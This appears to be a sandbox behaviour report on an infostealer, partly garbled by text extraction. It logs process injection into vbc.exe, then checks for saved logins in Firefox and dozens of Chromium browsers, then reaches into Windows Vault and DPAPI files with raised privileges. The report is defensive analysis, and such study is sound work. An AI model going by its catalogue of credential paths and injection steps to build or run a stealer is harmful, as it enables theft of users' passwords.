Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZ. Detection Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe File: MZ. API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%\vbc.exe, 401000, .D\$)d, 79872, 14e194) Return: 1 2772	
Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%Ivbc.exe Injected Content: MZ. Detection Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%Ivbc.exe File: MZ. API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%Ivbc.exe, 401000, .D\$).d, 79872, 14e194) Return: 1 2772	2840
Detection Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe File: MZ. Call Virtual Memory API API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%\vbc.exe, 401000, .D\$}.d, 79872, 14e194) Return: 1 2772	
Detection Threat Characteristics Decides in moment to evade detection	2840
Injection Frage Path: %USERPROFILE%vbc.exe Injected Content: .D\$}.d	
Call Virtual Memory API API Name: WriteProcessMemory Args: (Process Name: 2036: %USERPROFILE%\vbc.exe, 415000,, 16896, 14e194) Return: 1 2772	2840
Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content:	
Call Virtual Memory API API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%\vbc.exe, 41a000, .T. <k`;u,)="" 1="" 14e194="" 2772<="" 512,="" return:="" td=""><td></td></k`;u,>	
Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%Ivbc.exe Injected Content: .T. <k.';u< td=""><td>2840</td></k.';u<>	2840

Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%\vbc.exe, 4a0000, `t, 8192, 14e194) Return: 1	2772	2840
Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 2840 Target Process ID: 2036		
	Target Image Path: %USERPROFILE%\vbc.exe		
Call Virtual Memory API	Injected Content: `\$\$t	2772	2840
Detection	API Name: WriteProcessMemory Args: (Modify PEB 7ffdf000 Process:2036:%USERPROFILE%lvbc.exe, 7ffdf008, , 4, 14e194) Return: 1 Threat Characteristic: Resides in memory to evade detection	2112	2040
octobron .	Injecting Process ID: 2840		
	Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe		
	Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2036:%USERPROFILE%\vbc.exe) Return: 1	2772	2840
Call Thread API	API Name: NtResumeThread Args: (Process:2036,) Return: ?	2772	2840
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2036], ppid[2840) Return: 1	2772	2840
Detection	Threat Characteristic: Creates process		
	Process ID: 2036 Image Path: %USERPROFILE%\vbc.exe		
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 5A00C52D2EFF94A37BEDE316) Return: 140	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%IMozilla FirefoxInss3.dll) Return: 1	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1	2840	2036
Detection	Threat Characteristic: Accesses decoy file		
	%APPDATA%\Mozilla\Firefox\profiles.ini		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	2840	2036
Call System API	API Name: GetVersionExA Args: (2aef14) Return: 1	2840	2036
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2036		
	Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (2aef14) Return: 1	2840	2036
Detection	Threat Characteristic: Accesses decoy file		
	%APPDATA%Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite) Return: 1	2840	2036
Call System API	API Name: GetVersionExA Args: (2aef64) Return: 1	2840	2036
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal) Return: 0	2840	2036
Detection	Threat Characteristic: Accesses decoy file %APPDATA%Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal) Return: 0	2840	2036
Detection	Threat Characteristic: Accesses decoy file		
	%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json) Return: 0	2840	2036
Detection	Threat Characteristic: Accesses decoy file %APPDATA%Mozilla\Firefox\Profiles\aopf\9nv.default\signons.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt) Return: 0	2840	2036
Detection	Threat Characteristic: Accesses decoy file		
	%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt) Return: 1	2840	2036
Detection	Threat Characteristic: Accesses decoy file		
Dell Contrar ADI	%APPDATA%IMozilla\Firefox\Profiles\aopft9nv.default\signons3.txt	2040	2020
Call System API	API Name: PathFileExistsW Args: (%APPDATA%IMozillalFirefox\Profiles\aopft9nv.defaultsignons3.txt) Return: 0	2840 2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%)NETGATE\Black Hawk) Return: 0		
Call System API Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Lunascape\Lunascape\lunasca	2840 2840	2036
Call System API	API Name: PathFileExistsW Args. (%LOCALAPPDATA%Comodo\Dragon\User Data\Default\Web Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%Comodo\Dragon\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args. (%LOCALENF DATA %CollodoblagoniOsei Databelauti(web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args. (%USERPROFILE %VAppData\LocalComodo\Dragon\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%)MapleStudio\ChromePlus\User Data\Default\User Data\De	2840	2036
Call System API	API Name: PathFileExistsW Args. (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args. (%USERPROFILE %VAppData\LocalMapleStudio\ChromePlus\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%Google\Chrome\User Data\Default\Login Data) Return: 1	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%Nichrome\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%/AppData/LocalNichrome/Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%RockMelt\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Login Data) Return: 0	2840	2036
all System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Default\Login Data) Return: 0	2840	2036
all System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Defaultt\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data) Return: 0	2840	2036
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data) Return: 0	2840	2036

Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Default\Login Data) Return: 0	2840	2036
Call System API	$API\ Name: PathFileExistsW\ Args: (\ \%LOCALAPPDATA\%\ Yandex\ Browser\ User\ Data\ Default\ Login\ Data\)\ Return: 0$	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Default\Login Data) Return: 0	2840	2036
Can Cyclom / a ·	The state of the s	2010	2000
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy BrowsenLogin Data) Return: 0	2840	2036
		2840	
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalEpic Privacy Browser\Default\Login Data) Return: 0		2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\DefaultWeb Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivald\\00f1\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang BrowsenDefault\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360BrowsenBrowsenUser Data\Default\Login Data) Return: 0	2840	2036
•			
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browsen\Browsen\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalOrbitum\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\lridium\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\lridium\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Locallridium\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Default\Login Data) Return: 0	2840	2036
		2840	
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\\data\User Data\Default\Login Data) Return: 0		2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\\data\User Data\Default\Web Data) Return: 0	2840	2036
	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0	2840	2036
Call System API	74 THAIRID. T. ALIT. INCL. T. S. T.		2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Oper	2840	
		2840	2036
Call System API Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0	2840	
Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\User Data\Default\User Data) Return: 0	2840 2840	2036
Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Next\data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\User Data\Defau	2840 2840 2840	2036 2036
Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Next\data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\User Data\) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\) Return: 0	2840 2840 2840 2840	2036 2036 2036
Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Next\data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\User Data\Defau	2840 2840 2840	2036 2036
Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Next\data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\User Data\) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\) Return: 0	2840 2840 2840 2840	2036 2036 2036
Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\User Data\Default\User Data\) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\User Data\) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\User Data\) Return: 0	2840 2840 2840 2840 2840 2840	2036 2036 2036 2036 2036
Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\User Data\Default\User Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\User Data\Default\User Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default\User Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Usera Data\Default\User Dat	2840 2840 2840 2840 2840 2840 2840	2036 2036 2036 2036 2036 2036
Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\User Data\Default\User Data\) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\User Data\) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\User Data\) Return: 0	2840 2840 2840 2840 2840 2840	2036 2036 2036 2036 2036

Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	2840	2036
Call System API	API Name: GetForegroundWindow Args: () Return: 201d4		2508
Call Service API	API Name: OpenServiceW Args: (6f4020, VaultSvc, 14) Return: 6f3fd0	2840	2036
Call System API	API Name: evtchann.SendEvent Args: (e), pid[484], ppid[2036) Return: 1	2840	2036
Call System API	API Name: AdjustTokenPrivileges Args: (898, 0, , 0, , e8fcc0) Return: 1	2036	484
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access		
Social.	Process ID: 484 Info: Obtains system level privileges		
Call Filesystem API	API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%IMicrosoft\Vaulf\\^, 0, e8f9c8, 0, 0, 0) Return: 2246a8	2036	484
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 484 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (2246a8, e8f9c8) Return: 1	2036	484
Add File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\Usen\f0594c8a-14c9-4410-b1dc-611a46960df2 Type: VSDT_COM_DOS	2036	484
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\f0594c8a-14c9-4410-b1dc-611a46960df2 Type: VSDT_COM_DOS	2036	484
Call System API	API Name: BCryptDecrypt Args: (101a4f0, r;μί, 144, 0, ùêøΫŽĒ, 16, r;μί, 144, 15266856, 0) Return: 0	2036	484
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\) Return: 1	2036	484
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 484 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vaulf\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (C\1) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3	2036	484
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\Preferred Type: VSDT_COM_DOS	2036	484
Add File	Path: %ALLUSERSPROFILE%Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	2036	484
Write File	Path: %ALLUSERSPROFILE%IMicrosoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	2036	484
Add File	Path: %ALLUSERSPROFILE%!Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSD T_COM_DOS	2036	484
Write File	Path: %ALLUSERSPROFILE%IMicrosoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSD T_COM_DOS	2036	484
Call Service API	API Name: StartServiceW Args: (6f3fd0, 0, 0) Return: 1	2840	2036
Call Service API	API Name: StartServiceW Args: (6f3fd0, 0, 0) Return: 1	2840	2036
Add File	Path: %ALLUSERSPROFILE%IMicrosoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSD T_COM_DOS	2036	484
Write File	Path: %ALLUSERSPROFILE%IMicrosoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSD T_COM_DOS	2036	484
Call System API	API Name: GetDriveTypeW Args: (\\?\Volume{0692d37a-8664-11e9-9edf-806e6f6e6963}\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (\\?\Volume{0692d37b-8664-11e9-9edf-806e6f6e6963}\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (\\?\Volume{a21cf1a7-dac1-11eb-8d5c-806e6f6e6963}\)) Return: 5	2036	484
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Vault*, 0, ddedbc, 0, 0, 0) Return: 2246a8	2036	484
Call Filesystem API	API Name: FindFirstFileExW Args: (C:\Users\Administrator, 0, 00DDE828, 0, 00000000, 0) Return: 002246A8	2036	484
Call Filesystem API	API Name: FindNextFileW Args: (2246a8, ddedbc) Return: 1	2036	484
Call System API	API Name: BCryptDecrypt Args: (290000, , 128, 0, .3, 8, , 128, 14540812, 0) Return: 0	2036	484
Call Filesystem API	API Name: CreateMailslotW Args: (\\\\MAILSLOT\NET\GETDC976, 298, 1388, 0) Return: 8dc	2036	484
Add File	Path: %APPDATA%Microsoft\Protect\S-1-5-21-3858504828-689350809-766946860-500\95fcd53d-86b3-477c-8844-83e43a562417 Type: VSDT_COM_DOS	2036	484
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-3858504828-689350809-766946860-500\95fcd53d-86b3-477c-8844-83e43a562417 Type: VSDT_COM_DOS	2036	484
Call System API	API Name: BCryptDecrypt Args: (290000, , 128, 0, -3, 8, , 128, 14540644, 0) Return: 0	2036	484
Call System API	API Name: BCryptDecrypt Args: (1022930, †, 144, 0, , 16, †, 144, 14542784, 0) Return: 0	2036	484
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 1	2036	484
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-3858504828-689350809-766946860-500\Preferred Type: VSDT_COM_DOS	2036	484
